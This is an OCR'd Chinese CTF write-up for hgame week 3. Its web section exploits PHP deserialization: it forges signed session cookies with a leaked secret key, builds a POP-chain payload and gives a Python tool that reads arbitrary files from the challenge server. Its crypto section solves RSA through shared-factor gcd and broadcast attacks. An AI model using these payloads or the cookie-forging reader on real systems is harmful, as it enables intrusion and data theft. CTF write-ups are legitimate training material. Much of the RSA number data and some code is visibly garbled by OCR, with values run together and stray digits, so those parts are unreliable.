
发现有反序列化

同时得到如何正确传递反序列化的信息 base64结合md5

simulator.php


```php
    }


    public function extract($session){

        $sess_array = explode(".", $session);
        $data = base64_decode($sess_array[0]);
        $sign = base64_decode($sess_array[1]);

        if($sign === md5($data . self::SECRET_KEY)){
            $this->sessionData = unserialize($data);
        }else{
            unset($this->sessionData);
            die("Go away! You hacker!");
        }
    }
}
```


查看反序列化触发的位置



尝试构造 payload

复制黏贴再改一改，弄个exp





O:17:"Eeeeeeevallllllll":1:{s:3:"msg";s:22:"坏坏liki到此一游";}坏坏liki到此一游

然后写一个脚本处理 payload

```
simulator.php  index.php  test.php  build.py
D: > hgame > week3 > Arknights > build.py > ...
1  import base64
2  import hashlib
3  data = 'O:17:"Eeeeeeevallllllll":1:{s:3:"msg";s:22:"坏坏liki到此一游";}'
4  SECRET_KEY = "7tH1PKviC9ncELTA1fPysf6NYq7z7IA9"
5  print(base64.b64decode('Tjs='))
6  session = base64.b64encode(data.encode(encoding='UTF-8'))+b'.'+base64.b64encode(hashlib.md5(data.encode()+SECRET_KEY.enc
7  print(session)
8
```

反序列化成功，看到Liki坏坏


```php
class CardsPool
{
    public $cards;
    private $file;
    public function __construct($filePath)
    {
        $this->file = $filePath;
    }

    public function __toString(){
        return file_get_contents($this->file);
    }
}

class Eeeeeeevallllllll{
    public $msg="坏坏liki到此一游";
    public function __destruct()
    {
        echo $this->msg;
    }
}

$test = new Eeeeeeevallllllll();
$test->msg = new CardsPool("./pool.php");
print_r(serialize($test));
```

然后就是漫长的摸索，利用 CardsPool 中的 __construct 和 __toString ，再配合Eeeeeeevallllllll 中的 echo 读取文件，是个任意文件读取漏洞。

```php
<?php
class CardsPool
```

```php
{
    public $cards;
    private $file;
    public function __construct($filePath)
    {
        $this->file = $filePath;
    }

    public function __toString(){
        return file_get_contents($this->file);
    }
}

class Eeeeeeevallllllll{
    public $msg="坏坏liki到此一游";
    public function __destruct()
    {
        echo $this->msg;
    }
}

$test = new Eeeeeeevallllllll();
$test->msg = new CardsPool("./pool.php");
print_r(serialize($test));
```

要注意类型，private和protected的变量名前都是有0×00的，print_r的输出由于是NULL就空过去了。这个小细节没有注意到，倒腾了半个晚上。（实际上我知道这个细节，但是我以为只是空字符没有显示出来，但是复制的时候应该会一起复制走，所以一直没有在意这个点，要深刻反思。）


拿到读取文件的 payload ， 丢到脚本里

```
O:17:"Eeeeeeevallllllll":1:{s:3:"msg";O:9:"CardsPool":2:
{s:5:"cards";N;s:15:"CardsPoolfile";s:10:"./pool.php";}}
```


一定要记住在private和protected的变量名前都是有0×00的

```python
import base64
import hashlib

data = 'O:17:"Eeeeeeevallllllll":1:{s:3:"msg";O:9:"CardsPool":2:
{s:5:"cards";N;s:15:"\000CardsPool\000file";s:10:"./pool.php";}\}'
SECRET_KEY = "7tH1PKviC9ncELTA1fPysf6NYq7z7IA9"
session = base64.b64encode(data.encode(encoding='UTF-
8'))+b'.'+base64.b64encode(hashlib.md5(data.encode()+SECRET_KEY.encode()).hexdig
est().encode())
print(session)
```

填入 cookies



成功读到pool.php



本来以为 pool.php 里头藏了 flag。

结果 flag 是在 flag.php 中，Liki说没能找到 flag ，我还以为 flag 很难找，直接把获取文件内容的程序给完善了一下，结果试第一个就出了。


```
import base64
import hashlib
import httpx

while 1:
    fileName = input('请输入文件地址：')
    fileNameLen = str(len(fileName))
    data = 'O:17:"Eeeeeeevallllllll":1:{s:3:"msg";O:9:"CardsPool":2:{s:5:"cards";N;s:15:"\00OCardsPool\00Ofile";s:'+fileNameLen+':"'+fileName+'";}\}'
    print(data,end='\n\n')
    SECRET_KEY = "7tH1PKviC9ncELTA1fPysf6NYq7z7IA9"
    session = base64.b64encode(data.encode(encoding='UTF-8'))+b'.'+base64.b64encode(hashlib.md5(data.encode()+SECRET_KEY.encode()).hexdigest().encode())
    # print(str(session)[2:-1])
    cookies = {"session": str(session)[2:-1]}
```

```
    r = httpx.get('http://7a4f4e2209.arknights.r4u.top/',
cookies=cookies).content.decode()
    try:
        temp = r[:r.index('<html lang="en">')] # 截取有用的信息（index.php会导致出错
以外）
        print()
        print(temp)
    except:
        print('页面出错')
```

hgame{XI-4Nd-n!AN-D0e5Nt_eX|5T~4t_ALL}

Crypto

LikiPrime



先看一下加密的操作，先将 secrets 数组随机排序，然后分别取出前两个数丢入 get_ prime 求出 p 和 q。

盲猜 secrets 数组不会很大，那么多次获取 n 后，其中必有两个n有公因数。

```
print("n = {}.format(n)")
print("e = {}.format(e)")
print("c = {}.format(c)")
```

然后手动获取几次题目，得到多个 n 。

用mgpy2获取一下公因数

```
n1 = 153618988782356965746670001051090097207178065
n2 = 494387646097717484606969672282122449104211438
n3 = 851121710045482026996822473769217063108221700
n4 = 421455057268137623943855130581826670010695787

print(gcd(n1,n2))
print(gcd(n1,n3))
print(gcd(n1,n4))
print(gcd(n2,n3))
print(gcd(n2,n4))
print(gcd(n3,n4))
```

成功找到公因数

```
14759799152141802350848986227373817363120661453331697751477712
49696120111343015690239609398909022625932693502528140961498349
32793769905399982457186322944729636418890623372171723742105636
84223166780976702240119902801704748944874269247421088235368084
54048380986568125041949768669771007
19079700752443907380746804296952917366935699474994017739474188
60744666169364221195289538436845390250168663932838805192055137
06435315565397399219262014386064390200751747230290568382725050
63738099351982658238978188813570540865304521965580175808125116
58547271507311563765171008318248647110097614890313562856541784
54910903501084170509179915621679722810701613059725180448720483
39783825951183316641613432369566036767689772228791877342096898
93914556482031482248883127023777039667707976559857333357013727
44213760346878153504849 91
1
1
```

然后就是枯燥无味的解 rsa

程序如下：

```
import libnum
import gmpy2
```

n1 =
153618988782356965746670001051090097207178065847609350922062429604075492363635014172136963463709996079741042478564794588337724125369803657401617173692685478765679305816624609468565620307223307834219959554473785941197585503297598493935350183441391030421436212390114699556482059349039040455648468221599981748796957744194503997239701482701410030029029270027679842540999722887462434810843816437197319583607025618186635697305976249665612688247376108935160320686131200898556905800476205891960799074774585437833002823934954617463060964154432740843629562672391868230893490903989197488149388729384780970652671562316484872033294124226157117118861646340597233621672361185214584972483051157645107627319152918821554940117132954626032214397632184774556745846625241379917308917768268491889756503541651063788340149876955927468369980022328266783399199187997812468274596170826874259554306418155184168780157285144772871929341939578335329966872345542802638170681068054408484756688305051801720496747569798562869071986482671609263053289868530528888316780870298679461806094 =
421455057268137623943855130581826670010695787424125483575398783564641774905804241292094489491404078010368108928231613739378723057196150707763465076771136743887645743792429480337282665191759113905477351452687604661932370910619546649016980309127128704196912889482436113968301664065184802718403275566441932610997838594420744542725625369089835898603884842465873796137333422231217780558151579081453050482442480815713888023371806097009026733010675549168891531151463031503487769392933638449687974608310761364013663291522776340420167405179984536987822494653321337710666264607937131444597274723705263700984857724662081511434489432816220704052315794796230167061558323844739991577641137696139034976971120620834491839241524445976160628900208801061487721646073517819705813251737814356857934453635408899953424969351058921296535525652898586206280209211087519688645250498739129308658938793876436616379969300743234630066066405855999488982382152455561431938513015513838877741884935526157349259513756715271053526678385424503761834736598898223376572302884580004249543333318344339074736915128948980860487201464606635988700405179071201969752766371270364408980397902094385522820208732989632305570961951939024713861730637236343109867681575430536016527141302069635114312577644389899104419434672896756190313958127093101671586599291619873223718007725197837328718946022650946320553803131236583708054688957877298102688466629927314428802203677085672782818437289847979917575982418523687781902272211757742875453834203790992426541302823778961902107954134087480166445351433616077042024671099487196319407926343902750404583670001892146056370903411800444612629532836179095263332168361281424851735458816241519940877662244846402460534562344793388676539756061929723088398141705372403900501060210106191059140417490460020230569388389263512609819528515155058530111666631763231350145282576043199911921898163854075902121775243117274123175970620637878642104803437199789614173311194041487676466819571704676439994838041663537594726189870612494 =
c =
792718762802605532278394090155065193789395366006553460971400171192445696309560301366708547014614487498196057423346639744344997714999735747157543169502541552642112792742458525353399996126506677910325962345120811170908229213934705931214913766542646238181632917822948468027536865745000304670135598501400970091543941746682644684887732928481080294944043312220743013694438057609568108174019779859755943716370251171244889298697822928557767241086599188963468602462907190279377862069254854823427667865319564830546270362357936930995648160622304304090308218055972055123551570008066123419069309457140667955750241304974532530174758870783992052291092301886400900398847537125874296993238159030838154303553904314963487162292769564595304424933188905808169978388496596498691985207576811918548650672995848168884854773013104035018041144626339468611954678135054273704911280014060173488332502407300015607842759235048437997661556158686088265640319895236141159912535842267682895490879754222561141896923398550290031634289690316181189406182630830259427320913113280227041600 6 = 65537

```
p = gmpy2.gcd(n1,n4)
q = n1//p
print(p)
print(q)
d = libnum.invmod(e, (p - 1) * (q - 1))
print(d)
m = pow(c, d, n1)
print(m)
print(libnum.n2s(int(m)))
```

hgame{Mers3nne~Pr!Me^re4l1y_s0+5O-li7tle!}

HappyNewYear!!

这题考的是低加密指数广播攻击，利用中国剩余定理。

相关链接：https://skysec.top/2018/09/13/Crypto-RSA%E5%A4%9A%E7%AD%89%E5%BC%8F%E6%94%BB%E5%87%BB%E6%80%BB%E7%BB%93/#%E5%A4%9A%E7%AD%89%E5%BC%8F%E4%B9%8B%E5%85%B1%E6%A8%A1%E6%94%BB%E5%87%BB

直接写程序：

```
import gmpy2
import libnum
import itertools

n1 =
768731284506327944113406236027267453153178504481960474163849413572959901900781941471060120664615036667721568236486104212543941626093683611820051956888999990409535944068510533828285247642295156383062225121123397420863524500301605790432399020453905305067131509497931914214431033157498386840010234482484177898191608673445690542041959091445418878375877435164674203776931738708624804301646179653019817596612876848617302959482364008286148292002918372774353441375602500755004724814787928356594079344361596836482525021434616271982920662313256530007883018720585047232121289721656963132683682023625683229940587959315583539720857557451681402228168096559968476948263356605729649774017109848808425693506724312264272613164411551780892434255749213128692122454364559986018251379167331425321803760454026945039856860491038669974395683809854790365463840636343980962376205540013015629307389934488725537142983815565534720739509012176887290320329127809218230756596181528831774086891633290341399153631178022171655153576793324046302349267421556220063264261739968103953460444018066381487941305190730721608513048181450127628562770702172658088836581698332318905758721984778545449145728049393279394785952324627362503706190204128637631213405674863660425389313259
```

c1 =
722725267571877807402319081826628305252544883884335241258703688920929757984818470073041479840921480077113183869560758029121565524819466778712481183488277905449328223533043391590093655773827799575075615676500130199172201779452716348108026696828323022993975174610207567571651550333881731147356813019258889551558181283524226640533248278854011492561134943798149661873706769482776061146298693713915393175945083367889987571681776927122583376239974702806044792299381370488664195802017823240811394180509440609967345141141653389746431284893972530735438955464348280960825325776483554008537527538106398207335688261344254017151889931214151508915480961509920681364352778795068266724879364096996252272841617341643666522563974346452491302969822483901472736908002176995244808285202644542949151920310938882432565101197174787422479197405599503943928375781580538374853471395003088467545128060029187794431891563377967647568991772201040537299188867383732391802781253804314567562657951501684710262276597091279719861829006628377575073875781088939946651128183090724290607438597560193321130496240482260573568646971658130695308585240404956802017929673317521572608385674052894773447205932790060730005333539795323555614705817665786476411351969424168366962370578

n2 =
524955549822701108820249448341549471789542970374297220719644144467046120999708435027269809717491708384591502747843811858599256578006152409861521624800414221049434790169883523654257416906811451131195855586244598374880878692418389200238536952258677438654818096236001665540878733993916070969439309600669058216532381285131220090854384696479702333190547690812990714884526122724065211294733252863353053612662498096532976972273019631446622835704720241172866721075241553118399444619649756067546482948914446034527197029043296867226467390140262361175465932673129685497666662167082114259368591713670044469780955810420060714389043507570707061129150071885165680539302629323340904857078380746639406842784054066196290404127562974351550470732956889057701068241533469665269708040337792974792839671609064624273734488264409908037327963582749939131119285299618565955038449080047185142908091099286222071106259434530841587125509988124634728986309920606439740930811537598857558982632237868734857663853645411122621117175983417162818791869180350737709034243602399686004808133116046260847513863100560285962053110278579574895754928960943506584372424062481234806423574610837438057911596190771344568064718882123247708570545980147637910744997312960997877114875563
c2 =
341106636902364624537621803937059683829500847731737217024477947229102117868841270816391462580424161421481323287279560344771837711680149251407621544732737892160496443939357041950388493554496406007658435517211507967374859158779641371713073809459356957664870385022506283994639885012608754343497740963582877475346528865751238785898641641562644419639994889039921662499512792397994326679297072288344988329863729467521185656908541750681614296631331948235836697947639517519093825102735706418368162081693311580728579264440449951888361065347124447876814670051679652280281965491150266115964128635848848265679743499256971016535195477416889144131600175159747033626985115139696085153828051183257884668367446309997650590293659781294222777784435987334384194429993199873061206563903159227361936901013994702046575677089263288115905540761147293222721696340819505305497691052766999798297905368576684359681315851605714974267829409740228043899512270242579080482164570677517245195783188509338962785491871370414414487565392656794817257748899014632689366928706013426731920865802714147114118673053353872356444566840336431784793686607763099763915943769968162453433779091468653936247489610842351714130350853888962620401435016019892000066519489369586647822582532

n3 =
5318167150510679116292005672546406084078951511203219159342235504160840559418100572756471243653721646917998156543248431528356216572191439715107945652824387191321897083570842695613906025333486672107789675473315703453077132717975004728006936158977383863573227602137826072886726391587716434805194556991445358857545706319728147516492110265841469635697486600715193994590766948057872165331501495799055531015559971822214467165743451922972017072804700996731680215222760215732554311473910959074446543039663683626183072778904504316466804170828669065435596558359920818351683190975764187994424726340414397811109158145278606268400358845889538379437233024978139664766326387817855244544195561094433692097863533023309322411712985683091900812066363477202142686881006616708569451371790762327538142596749131028063893369503630473389444204682922487198565876410145691947522778296846198039187222457246771292323583057195487831485277537352582957806075107390743372990372540552877500828189219640881319103071807609397845200215793994656576656349603656807117363112322192217047525023610477806448388289475789628333677517739435132949607230818456747007141146139057089671832342190786625485274916918222382269737300897503146061772857028985957119127160697465422354930857491 =
c3 =
9665550148098422847684352787503814876686268273521653118173136506885642144888407163442205054325701520183640900609856451294867136980499515910482733185370016755449454806465539594779061903002766655354670792127551105006755252001591518971191981624083863584372711767845635915315704225684539187962720400513632962620408244675770727502401893262091997957372146232949096299279631705729397535013869030100609390654382599544204188191266846763905881575244999445967171237090557693676628470359379133673160354349227808797520843890694796605467318942453247487212258534093393483793565039364621623931813126810934491865125092542801827866556958064511743945958743772973500966959281605720105307497828331914989479639733390267285847516161325581459681720154519320216949914405530535858464463550332303268035483563832799963379608941907374189783501030091760332512256373414190776581518890690901724523624285326997681669679543982692587623960044901466273691920584069978718846643649753075987892718782726755118042095024538229003970067679758643347076651491662208194647485355317666702630502230094020821944672194386122799357163193004988611534960303332028089280067010194083544710557740905323307047437531909208156552326189818775290574464308259642569480014652143143493945082645564 =

n4 =
4937722535200287012283940737911187968988606425462935171659763408801886715011707579921579378358098643759576613803761491833622379607146245943013015788857241834906780337049781356082684732063658252329021554586950635619426089805656756760601702475872038333002057814822103069786156562176752584932395045397622139199841464771463529953494449042826480013385410918944231678049842563567836230929538921480620970761948403515052544472283390519151629493435350175631674132999913401945488137823605547795077225105926838113985096074734686014045876175693371508247786008838846162047462345753495499062877414631026750961183860622314921634586680215117510224391910805073455409218397033822904457970467398136482893212925892011499556720856874451933433641054923436112933485405985872869094990002344169552016122994582826885156585966006564175541618958120469943164232412452897353274507046420003409294598135009712664369087902344526430876941953340245607015629173429638602767894588459397941774228330590516734832273323729059698687405564127828431287610606703341882939444210191315141196960080658506318805881239295810978442556255935309352293417741893419097829796673837627060387311968613006151174759336258131470948491350551903127323350845079557246046961714534177180949640903 27

c4 =
35710358667713319040027553560829830709675551791774399177992816594480815655514336
45626526583182574411617809667540824313467034202130474649058013479874295878665077
84835294289240703319363713980965945263022810877492245609589053923882000898807593
18084130898757326220912295393071180108826503162756010457158526090020687859336552
10480310568182417915134492704370555030028335942992870489955607424358862155477666
57105383700364572345248814440024509278757886084274494794572349604428103225636768
27863377347170047059272943859882171294480597563963742749495182299499113152106714
16115639259560376721802616400357165174216817415275074319811637049299520377471701
61617798150545493396732644456871805542270699764392127056902381387198947947443962
66759507277710456542949404282850958840605749845289660667207960031807662929183296
46114850777783349848175957477265268040763067038171600535165303706961722187437466
76413884784385108888108803420106818173901070897426014100110652172248635456173774
00949711156778284607933523333361727883752746718644491958416147404452978404391289
34065552090160566892272496149062211385359894466859261856436046988069094511199089
25728900998397084501277736148437741526619184826982588354997162924650747731826227
15067799459886669497661703895296 0

n5 =
40081471399915005333720299817724579718515331810858266128757989859631074650129197
46663477855766730460018635008789592078309177445562745461589198156009361149533146
00540036576429657582500764669413652252770861966417840099061248948771555745832102
92403885517261167504829026420287279133771086521307794559213079585179571860806581
27579687805786747010634113775385974241777225588675877811418976763001535232096759
96201871155481412772845570976807158049274849081684209479884845355028703657648486
31847597771607567024376621291003994255095728918994662826136003756535442309497291
73715720962035371861085969797227128192135545506450587172865501104653431004998457
61528635976859006285823914211739843983972560292482778326983903018873698437828016
66882151658122058883678209426158289939370402981985148433159226966447985521505676
48397795824174863661825244839863730984896363344126713581303895799728380292026099
36524996601129648191606117951616875200119129837212604760319073283133589692257497
99485588281965501872736844136131778827885772117908584735285303855320863983643305
90977751354526111143517662298002683212818561402466104382467833643207863906572424
14430601000831387967976691362673290089725234013924339500819390840062916754623424
13262135070654412225746408940961 9
c5 =
19637338310590229002094481524811517856509678988458529293062371694703520807102459
79490930152914604596880390449971413260971300718262938446146034643067425977644228
62382005497313400758917851620553757103374309501021075747571843057781165101330819
14244608811627909863311372157745138906220771333018417391381467908734945007830852
07037437126175607644195184211189243198937007954376442047333016271938731156333097
60620284510790535125035058821049861371456491148507101291075161477427293354824377
76512925677503989459194555951112016757565252244131575782406066073014497084297169
85027225884210315754956029891327635606318310546503128595758836077998794347348270
00150732042760623153837096529339041007718789464168455505957010471222861988485628
01299906807596464526282733244686507228466021354445308152903057236438918650610811
04843118644859004328857529337205054182336262864341775870413762628059204927408654
02092716512672643242061407641167432424410178764502786772854859640601859309316626
05063427975862322595575784281008654430549382655544512022389604774744575411053727
72362543077664474375869751570896853978275406718906076992894505881560138110911938
50313213188596446595791898264003078214830341703064110270245588623025485564465677
06501495405067415106820995815 6338

n6 =
44121983210232911394186283866094323357921544109134633693452802347530410996559667
61634403948132725583209184204803867490919478024554234028571252339082068671325990
69595323243154174569298961794344623241293553421864069389535348543832297805982907
65036714272156680331510773385245360811124605798106416424718764048071231206023416
92925990960874229403808744358517958476738839461343989432822976739227857861346689
39454715179979246505182510338437251221569074780060511794395438999419581907256239
69423923667460472740468876444735299402206799084317413024066928988828986226858830
77780292834932653486674159105530644575139261343775220996412091084485593734223059
01757344324758407462166774699512993336120173336911210734744313930970281023299709
77800608393317411345643696515043238777860763921789452277075620915773520309179054
52898138738862443350319127347052304341795830232351991533002633997674685866799720
93973609985111254951924071949408463935260725701129931726900345186925871556853670
57076282612238376200686910998100318080585151971618650637124290118723043309649481
20635689362790125573222197822844611403612256503408070953286220165654432742563101
94921729305097890315074292153303546235677671541793456589738387043928232044507842
16917333072871848277062665450152 3
c6 =
34355857702058871442931302004109329755060051100184015413755221657574894615796159
10995973097308758472496090670888955673570407525836787662296617610730291786679417
59812656095394713728367061506713413650132129245164858512061430944849306322427733
29703365415216151293113989552389144705578467477635633672119560289808226470341105
23962237064918356152398989639650393498675766281819469545850027052527962310164451
66027513456849060948360498081892030697906086173612576083651879166491789946438067
17966221965106227931700205078987112033385027275122487212953574268520183709857512
53613126113920503000734628840468225716428839496733217368378383795145408278602193
07938135197101094531402063240331559853201121385391076154875363696159228373299490
03540129776992862737272188548809111000039574296453644585536774622739578371658195
58846415311328390808477700521530209147405619156121094494172038524520845516798171
29684835596664222472806271699238429017096741164052056835664191547244480985004136
16258587472701524803870337627904287025336541096323093730999570279202034208011566
11501634349499422902757892276745595179572430600777418167369501248944661973732093
08598030218454826136754312091821659566499445097655483610010997986426784494466843
80974383668920992694344827685 1733

n7 =
32086995756378842703527799852361826570562597341703690120356947234203023744762501
18709791415781281369601294675469145233292600710504710088963986069881711896420599
08517956020915451465313985689287777861360309556861849062064900403692083060786557
29059123196294194210077171370313601888984826174914084034754697782359555680243025
48038370303445916460128571222132271152156744703885486521403812967057725004455722
24924018905225174265663584819356114341255408979866800339484643585303306817447453
00068477051809357766110254421210937882871178507351486340244287026435530037151668
39126710075733200592612578976518996975668045133197749542947083031687882920378571
34628186553450976637858562675039807897112079750384830264618639239956765667388939
